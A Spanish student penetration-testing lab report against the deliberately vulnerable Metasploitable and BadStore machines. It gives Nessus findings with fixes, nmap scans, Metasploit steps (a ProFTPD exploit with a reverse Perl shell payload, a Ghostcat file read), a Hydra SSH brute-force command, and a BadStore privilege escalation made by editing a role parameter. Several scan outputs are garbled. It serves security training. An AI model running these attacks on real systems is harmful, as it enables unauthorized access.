

INFORME DE PRÁCTICA DE PENTESTING

ALEXANDRA OANE 9/10/2022

ÍNDICE

PARTE 1: METASPLOITABLE

PARTE 2: BADSTORE

PARTE 1: METASPLOITABLE

Identificar y explotar el mayor número de vulnerabilidades en la máquina Metasploitable

Se comienza realizando un escaneo a través de Nessus.

Comprobando con "ifconfig" la dirección IP de la máquina Metasploitable es 172.16.127.134

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:39:12:b2
          inet addr:172.16.127.134  Bcast:172.16.127.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe39:12b2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4189 (4.0 KB)  TX bytes:7278 (7.1 KB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16281 (15.8 KB)  TX bytes:16281 (15.8 KB)

msfadmin@metasploitable:~$
```

New Scan / Basic Network Scan
[Back to Scan Templates](#)


Settings
Credentials
Plugins

BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED

Name
Description
Folder
Targets

Escaneo de red
Escanear vulnerabilidades de máquinas conectadas
My Scans
172.16.127.0/24

Tras finalizar el escáner de Nessus, se obtienen las siguientes vulnerabilidades para la dirección IP: 172.16.127.134



Un total de 46 vulnerabilidades de las cuales:

- Un 9% son críticas.
- Un 7% tiene un nivel alto.
- Un 22% tiene un nivel medio.
- un 62% tiene un nivel bajo.

Tipos de vulnerabilidades:

HIGH

1.SSL Medium Strength Cipher Suites Supported (SWEET32)

El host remoto admite el uso de cifrados SSL que ofrecen un cifrado de nivel medio. Es más sencillo eludir el cifrado de nivel medio si el atacante se encuentra en la misma red física.

Como solución es volver a configurar la aplicación afectada, para evitar el uso de cifrados de intensidad media.

2.Samba Badlock Vulnerability

La versión de Samba, que se ejecuta en el host remoto se ve afectada por una falla, conocida como Badlock, que existe entre el administrador de cuentas de seguridad y la autoridad de seguridad. Debido a una negociación incorrecta del nivel de autenticación en los canales de llamada a procedimiento remoto.

Un atacante que pueda interceptar el tráfico entre un cliente y un servidor que aloja una base de datos SAM puede explotar este tipo de falla para forzar una degradación del nivel de autenticación, lo que permite la ejecución de llamadas de red Samba arbitrarias. Ver o

modificar datos de seguridad confidenciales en la base de datos de Active Directory o deshabilitar servicios críticos.

La solución recomendada es actualizar Samba a versiones posteriores.

CRITICAL

1.SSL Version 2 and 3 Protocol Detection

El servicio remoto acepta conexiones cifradas mediante SSL 2.0 y ssl 3.0. Estas versiones están afectadas por varias fallas criptográficas:

Incluyen un esquema de relleno inseguro con cifrados CBC. Y esquemas inseguros de renegociación y reanudación de sesiones.

Un atacante puede explotar estas fallas para realizar ataques de intermediario o para descifrar las comunicaciones entre el servicio afectado y los clientes. Sin embargo, aunque SSL/TLS tiene un medio seguro para elegir la versión más compatible del protocolo muchos navegadores web implementan esto de manera insegura que permite que un atacante degrade una conexión.

Se recomienda deshabilitar estos protocolos.

2.Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Esta vulnerabilidad aparece repetida.

El certificado SSL remoto utiliza una clave débil. El certificado x509 remoto en el servidor SSL remoto se generó en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL. El problema se debe a que un empaquetador de Debian elimina prácticamente todas las fuentes de entropía en la versión remota de OpenSSL. Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para descifrar la sesión remota o configurar un atacante de man-in-the-middle.

La solución recomendada sería volver a generar todo el material de claves SSH, SSL y Open VPN.

3. Apache Tomcat AJP Connector Request Injection (Ghostcat)

Esta vulnerabilidad es de lectura/inclusión de archivos en el conector AJP.Un atacante remoto no autenticado podría utilizar esta vulnerabilidad para leer archivos de aplicaciones web desde un servidor vulnerable. En los casos de que el servidor vulnerable permita la carga de archivos, un atacante podría cargar código malicioso JSP dentro de una variedad de tipos de archivos y obtener la ejecución remota de código.

La solución recomendada es actualizar la configuración de AJP para requerir autorización o actualizar el servidor Tomcat a versiones posteriores.

4. Unix Operating System Unsupported Version Detection

El sistema operativo que se ejecuta en el host remoto ya no es compatible. Debido a la versión, el sistema operativo Unix que se ejecuta en el host remoto ya no es compatible. Esta falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.

La solución es actualizar a una versión del sistema operativo Unix que actualmente sea compatible.

Lanzamos con el siguiente comando, realizando un escaneo con nmap:

```
nmap --script=vuln --script-args=safe=1 172.16.127.0/24 -T5
```

El reporte del escáner para 172.16.127.134

Los siguiente puertos que se muestran abiertos

Se realiza también con el comando:

```
nmap -sV 172.16.127.134
```

```
Nmap scan report for 172.16.127.134
Host is up (0.0014s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:39:12:B2 (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.79 seconds
```

Explotación de vulnerabilidades:

```
search proftpd → use 4 → show options → set RHOSTS 172.16.127.134 → set SITEPATH /var/www/html/ → set PAYLOAD /unix/reverse/_perl → exploit
```

```
search ssh → use → show options → set RHOSTS 172.16.127.134 → set RPORT 100 → exploit
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
1	exploit/linux/ftp/proftpd_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow
2	exploit/freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow
3	exploit/linux/ftp/proftpd_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow
4	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
5	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution

```

VULNERABLE:
Apache byterange filter DoS
State: VULNERABLE
IDs: BID:49303 CVE:CVE-2011-3192
The Apache web server is vulnerable to a denial of service attack when numerous
overlapping byte ranges are requested.
Disclosure date: 2011-08-19
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
https://www.tenable.com/plugins/nessus/55976
https://seclists.org/fulldisclosure/2011/Aug/175
https://www.securityfocus.com/bid/49303
http-dombased-xss: Couldn't find any DOM based XSS.
http-csrf: Couldn't find any CSRF vulnerabilities.
http-trace: TRACE is enabled

```

```

5432/tcp open  postgresql
| ssl-poodle:
| VULNERABLE:
| SSL POODLE information leak
| State: VULNERABLE
| IDs: BID:70574 CVE:CVE-2014-3566
| Running The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
| products, uses nondeterministic CBC padding, which makes it easier
| for man-in-the-middle attackers to obtain cleartext data via a
| padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
| TLS_RSA_WITH_AES_128_CBC_SHA
| References:
| https://www.securityfocus.com/bid/70574
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| https://www.imperialviolet.org/2014/10/14/poodle.html
| https://www.openssl.org/~bodo/ssl-poodle.pdf

```

```

ssl-dh-params: 8000 - Unable to read file, target may not be vulnerable.
VULNERABLE: 15:8000 - Unable to read file, target may not be vulnerable.
Diffie-Hellman Key Exchange Insufficient Group Strength
1 State: VULNERABLE - Unable to read file, target may not be vulnerable.
Run Transport Layer Security (TLS) services that use Diffie-Hellman groups
172 of insufficient strength, especially those using one of a few commonly
Run shared groups, may be susceptible to passive eavesdropping attacks.
1 Check results: 800 - Unable to read file, target may not be vulnerable.
Run WEAK DH GROUP 1 - 172.16.127.219
172.16.127.219:8000 Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA - be vulnerable.
Running m Modulus Type: Safe prime - 172.16.127.220
172.16.127.220:8000 Modulus Source: Unknown/Custom-generated - may not be vulnerable.
Running m Modulus Length: 1024 - 172.16.127.221
172.16.127.221:8000 Generator Length: 8 - a read file, target may not be vulnerable.
Running m Public Key Length: 1024 - 172.16.127.222
1 References: 8000 - Unable to read file, target may not be vulnerable.
Run https://weakdh.org - 172.16.127.223
ssl-ccs-injection: 800 - Unable to read file, target may not be vulnerable.

```

```

ssl-ccs-injection: 8000 - Unable to read file, target may not be vulnerable.
VULNERABLE: 15:8000 - Unable to read file, target may not be vulnerable.
SSL/TLS MITM vulnerability (CCS Injection)
1 State: VULNERABLE - Unable to read file, target may not be vulnerable.
1 Risk factor: High - 172.16.127.228
172.16.127.228:8000 OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
1 does not properly restrict processing of ChangeCipherSpec messages,
172 which allows man-in-the-middle attackers to trigger use of a zero-length
1 master key in certain OpenSSL-to-OpenSSL communications, and
172 consequently hijack sessions or obtain sensitive information, via a
172 crafted TLS handshake, aka the "CCS Injection" vulnerability.
172.16.127.228:8000 - Unable to read file, target may not be vulnerable.
1 References: - 172.16.127.232
172 http://www.cvedetails.com/cve/2014-0224 - target may not be vulnerable.
1 Run http://www.openssl.org/news/secadv_20140605.txt
172 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224 - vulnerable.
009/tcp open ajp13 - 172.16.127.224

```

```

8009/tcp open ajp13 - 172.16.127.224
8180/tcp open unknown - 172.16.127.227
1 http-enum: - 172.16.127.227
1 /admin/: Possible admin folder - 172.16.127.227
1 /admin/index.html: Possible admin folder - target may not be vulnerable.
1 /admin/login.html: Possible admin folder - 172.16.127.227
1 /admin/admin.html: Possible admin folder - target may not be vulnerable.
1 /admin/account.html: Possible admin folder - 172.16.127.227
1 /admin/admin_login.html: Possible admin folder - target may not be vulnerable.
1 /admin/home.html: Possible admin folder - 172.16.127.227
1 /admin/admin-login.html: Possible admin folder - target may not be vulnerable.
1 /admin/adminLogin.html: Possible admin folder - 172.16.127.227
1 /admin/controlpanel.html: Possible admin folder - target may not be vulnerable.
1 /admin/cp.html: Possible admin folder - 172.16.127.227
1 /admin/index.jsp: Possible admin folder - target may not be vulnerable.
1 /admin/login.jsp: Possible admin folder - 172.16.127.227
1 /admin/admin.jsp: Possible admin folder - target may not be vulnerable.
1 /admin/home.jsp: Possible admin folder - 172.16.127.227
1 /admin/controlpanel.jsp: Possible admin folder - target may not be vulnerable.
1 /admin/admin-login.jsp: Possible admin folder - 172.16.127.227
1 /admin/cp.jsp: Possible admin folder - target may not be vulnerable.
1 /admin/account.jsp: Possible admin folder - 172.16.127.227
1 /admin/admin_login.jsp: Possible admin folder - target may not be vulnerable.
1 /admin/adminLogin.jsp: Possible admin folder - 172.16.127.227
1 /manager/html/upload: Apache Tomcat (401 Unauthorized) - target may not be vulnerable.
1 /manager/html: Apache Tomcat (401 Unauthorized) - 172.16.127.227
1 /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
1 /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
1 /admin/jscript/upload.html: Lizard Cart/Remote File upload - vulnerable.
1 /webdav/: Potentially interesting folder - 172.16.127.227

```


Abrimos en terminal:

msfconsole → *search AJP* → *use 0* → *show options* → *set RHOSTS 172.16.127.0/24*
→ *set THREADS 100* → *run*

```
msf6 > search ajp
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
1	exploit/linux/http/netgear_unauth_exec	2016-02-25	excellent	Yes	Netgear Devices Unauthenticated Remote Command Executio

```
msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options
Module options (auxiliary/admin/http/tomcat_ghostcat):
```

Name	Current Setting	Required	Description
AJP_PORT	8009	no	The Apache JServ Protocol (AJP) port
FILENAME	/WEB-INF/web.xml	yes	File name
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	8080	yes	The Apache Tomcat webserver port (TCP)
SSL	false	yes	SSL

Se obtiene:

```
[+] 172.16.127.134:8080 - /root/.msf4/loot/20221009092017_default_172.16.127.134_WEBINFweb.xml_334538.txt
```

Con Hydra y los scripts de user.txt y pass.txt se lanza el siguiente comando:

hydra -S -V -L users.txt -P pass.txt -t 5 172.16.127.134 -s22 ssh

Se ha obtenido el usuario y la contraseña "msfadmin".

PARTE 2: BADSTORE

Identificar y explotar el mayor número de vulnerabilidades en la aplicación web Badstore

Con la realización del escaneo de Nessus, dirección IP 172.16.127.133

```
Please press Enter to activate this console.
bash# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:9D:72:46
          inet addr:172.16.127.133  Bcast:172.16.127.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:1618 (1.5 kiB)  TX bytes:2644 (2.5 kiB)
          Interrupt:7 Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)
```

Se obtienen 27 vulnerabilidades:

- Crítico: 19%
- High: 11%
- Medium: 19%
- Low: 4%
- Informativo: 47%

Escaneo de red / 172.16.127.133

Configure Audit Trail Launch Report Export

Vulnerabilities 27

Filter Search Vulnerabilities 27 Vulnerabilities

Sev	Score	Name	Family	Count
CRITICAL	9.8	SSL Version 2 and 3 Protocol D...	Service detection	1
MIXED	...	OpenSSL (Multiple Issues)	Web Servers	40
MIXED	...	Apache HTTP Server (Mul...	Web Servers	14
CRITICAL	...	Apache Httpd (Multiple Is...	Web Servers	8
MIXED	...	Web Server (Multiple Issu...	Web Servers	4
HIGH	7.5 *	mod_ssl ssl_util_uencode_bin...	Web Servers	2
HIGH	7.5	SSL Certificate Signed Using W...	General	1
MIXED	...	SSL (Multiple Issues)	General	13
MEDIUM	6.5	TLS Version 1.0 Protocol Detec...	Service detection	1

Host: 172.16.127.133

Host Details

IP: 172.16.127.133
 MAC: 00:0C:29:9D:72:46
 OS: Linux Kernel 2.4
 Start: Today at 7:42 AM
 End: Today at 7:59 AM
 Elapsed: 17 minutes
 KB: Download

Vulnerabilities

Donut chart showing vulnerability distribution: Critical (19%), High (11%), Medium (19%), Low (4%), Info (47%).

HIGH**1.SSL Certificate Signed Using Weak Hashing Algorithm**

El servicio remoto utiliza una cadena de certificados SSL que se ha firmado con un algoritmo de hash débil. Estos algoritmos de firma son vulnerables a los ataques de colisión. Un atacante puede explotar esta vulnerabilidad para generar otro certificado con la misma firma digital.

La solución es volver a emitir otro certificado SSL.

2.mod_ssl ssl_util_uuencode_binary Remote Overflow

El host remoto está usando una versión de mod_ssl anterior a la 2.8.18. Esta versión es vulnerable a una falla que podría permitir a un atacante deshabilitar el sitio web remoto de forma remota o ejecutar código arbitrario en el host remoto.

La solución para esta vulnerabilidad actualizar la versión de Apache a posteriores.

3. OpenSSL < 0.9.8f Multiple Vulnerabilities

El servidor remoto ejecuta una versión de OpenSSL anterior a la 0.9.8f. Se ve afectado por las siguientes vulnerabilidades:

- Un atacante local podría realizar un ataque de canal lateral contra el código de multiplicación de Montgomery y recuperar las claves privadas de RSA.

La solución a esta vulnerabilidad es actualizar a OpenSSL 0.9.8f o posterior.

4.Apache mod_ssl ssl_engine_log.c mod_proxy Hook Function Remote Format

El host remoto está usando una versión vulnerable de mod_ssl que es anterior a la 2.8.19. Hay una condición de cadena de formato en las funciones de registro del módulo remoto que puede permitir que un atacante ejecute código arbitrario en el host remoto.

La solución es actualizar a mod_ssl versión 2.8.19 o posterior.

CRITICAL**1.Unsupported Web Server Detection**

Debido a la versión instalada, el servidor web remoto está obsoleto.

La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Puede contener vulnerabilidades.

La solución es quitar el servidor web, actualizar a una versión compatible o cambiar a otro servidor.

2.Apache < 2.4.49 Multiple Vulnerabilities

La versión de Apache httpd instalada en el host remoto es 2.4.49. Por lo tanto, se ve afectado por múltiples vulnerabilidades.

Durante la fuzzing del httpd 2.4.49, se detectó una nueva diferencia de puntero nulo durante el procesamiento de la solicitud HTTP/2, lo que permitió que una fuente externa hiciera DoS al servidor. La vulnerabilidad se introdujo recientemente en la versión 2.4.49.

Se encontró una falla en un cambio realizado en la normalización de rutas en Apache HTTP Server 2.4.49. Un atacante podría usar un ataque transversal de ruta para asignar direcciones URL a archivos fuera de la raíz del documento esperado. Si los archivos fuera de la raíz del documento no están protegidos por Requerir todos los denegados, estas solicitudes pueden tener éxito. Además, esta falla podría filtrar la fuente de archivos interpretados como scripts CGI.

La solución es actualizar Apache a una versión posterior.

3.Apache mod_proxy Content-Length Overflow

El servidor web remoto parece estar ejecutando una versión de Apache anterior a la versión 1.3.32. Esta versión es vulnerable a un desbordamiento de búfer basado en proxy_util.c para mod_proxy. Este problema puede llevar a atacantes remotos a provocar una denegación de servicio y posiblemente ejecutar código arbitrario en el servidor.

La solución para esta vulnerabilidad es actualizar a Apache 1.3.32 o posterior.

4.Apache < 1.3.29 Multiple Modules Local Overflow

El host remoto parece estar ejecutando una versión del servidor web Apache que es anterior a la 1.3.29. Dichas versiones se ven afectadas por vulnerabilidades de desbordamiento de búfer local en los módulos mod_alias y mod_rewrite. Un atacante podría explotar estas vulnerabilidades para ejecutar código arbitrario en el contexto de la aplicación afectada.

La solución para esta vulnerabilidad es actualizar a la versión 1.3.29 o posterior del servidor web Apache.

Realizamos un escaneo con nmap, para ver los puertos abiertos:

Comando: `nmap -sS 172.16.127.133`

```
(root@kali)-[/home/kali]
# nmap -sS 172.16.127.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 13:12 EDT
Nmap scan report for 172.16.127.133
Host is up (0.000087s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 00:0C:29:9D:72:46 (VMware)
```

Se puede ver que la dirección del objetivo tiene tres puertos abiertos http, https, mysql.
Se realiza otro escaneo para ver versiones y sistema operativo de la máquina.

`nmap -sV -O -p 80,443,3306 172.16.127.133`

```
(root@kali)-[/home/kali]
# nmap -sV -O -p 80,443,3306 172.16.127.133
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 13:18 EDT
Nmap scan report for 172.16.127.133
Host is up (0.00068s latency).


| PORT     | STATE | SERVICE  | VERSION                                                    |
|----------|-------|----------|------------------------------------------------------------|
| 80/tcp   | open  | http     | Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c) |
| 443/tcp  | open  | ssl/http | Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c) |
| 3306/tcp | open  | mysql    | MySQL 4.1.7-standard                                       |


MAC Address: 00:0C:29:9D:72:46 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop
```

Se puede observar que tiene un sistema operativo Linux, Apache 1.3.28 con los puertos 80 y 443 de TCP abiertos y un servidor de MYSQL en el puerto TCP 3306.

Al acceder con la herramienta llamada “Burpsuite” en la cual se puede hacer un escaneo de diferentes directorios y archivos contenidos en una dirección mediante fuerza bruta.

En un primer inicio al acceder a la página web accedemos al apartado de registro y login. Se va a crear una cuenta llamada “Alexandra” y así podemos observar qué parámetros pasan por la URL.

Site map Scope Is


Filter: Hiding not found items; 1

> <http://172.16.127.133>

Host	Method	URL	Params	Status	Length	MIME type	Title
http://172.16.127.133	GET	/cgi-bin/badstore.cgi?acti...	✓	200	5480	HTML	BadStore.net - Register/L...
http://172.16.127.133	POST	/cgi-bin/badstore.cgi?acti...	✓	200	4427	HTML	Welcome to BadStore.net...
http://172.16.127.133	GET	/cgi-bin/bsheader.cgi		200	307	HTML	
http://172.16.127.133	GET	/BadStore_net_v1_2_Ma...					
http://172.16.127.133	GET	/DoingBusiness/contract....					
http://172.16.127.133	GET	/Procedures/UploadProc...					
http://172.16.127.133	GET	/cgi-bin/badstore.cgi					
http://172.16.127.133	GET	/cgi-bin/badstore.cgi?acti...	✓				
http://172.16.127.133	GET	/cgi-bin/badstore.cgi?acti...	✓				

Al realizar el registro del usuario se puede observar que se ha hecho una petición POST, por la cual si hace “clic” en ella se puede ver toda la información, como headers, cookies, etc. Nos debemos dirigir a “Request” para ver qué se está enviando.

Status	Method	Domain	File
200	POST	172.16.127.133	badstore.cgi?action=register
200	GET	172.16.127.133	bsheader.cgi

	Headers	Cookies	Request	Response
---	---------	---------	---------	----------

Filter Request Parameters

Form data

fullname: "Alex"

email: "alexandra.oane.stefania@gmail.com"

passwd: "123asd.."

pwdhint: "green"


role: "U"

Register: "Register"

Se pueden ver los campos que utiliza la URL para enviar los datos de creación de usuario. Destaca el penúltimo de ellos, que es “role: U”. Se puede deducir que al crear un usuario le asigna por parámetro el rol concreto en la web.


Al introducir los parámetros encontrados y usando el caracter “&”, se comprueba que se pueden crear usuarios correctamente sin tener que usar el formulario. Se pueden crear usuarios con permisos de administrador cambiando los datos del parámetro “role=U” por “role=A”.

Tras realizar varias pruebas se ha observado que el usuario principal es “admin” y se ha podido resetear la contraseña de este por la que viene por defecto “Welcome”.



Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

 [View Cart](#)

[Home](#)

[What's New](#)

[Sign Our Guestbook](#)

[View Previous Orders](#)

[About Us](#)

The password for user: admin

...has been reset to: Welcome

BadStore v1.2.3s - Copyright © 2004-2005

A partir de este punto se puede entrar a la página donde se muestran los usuarios con sus contraseñas y poder ver toda la información, como compras, reportes, etc.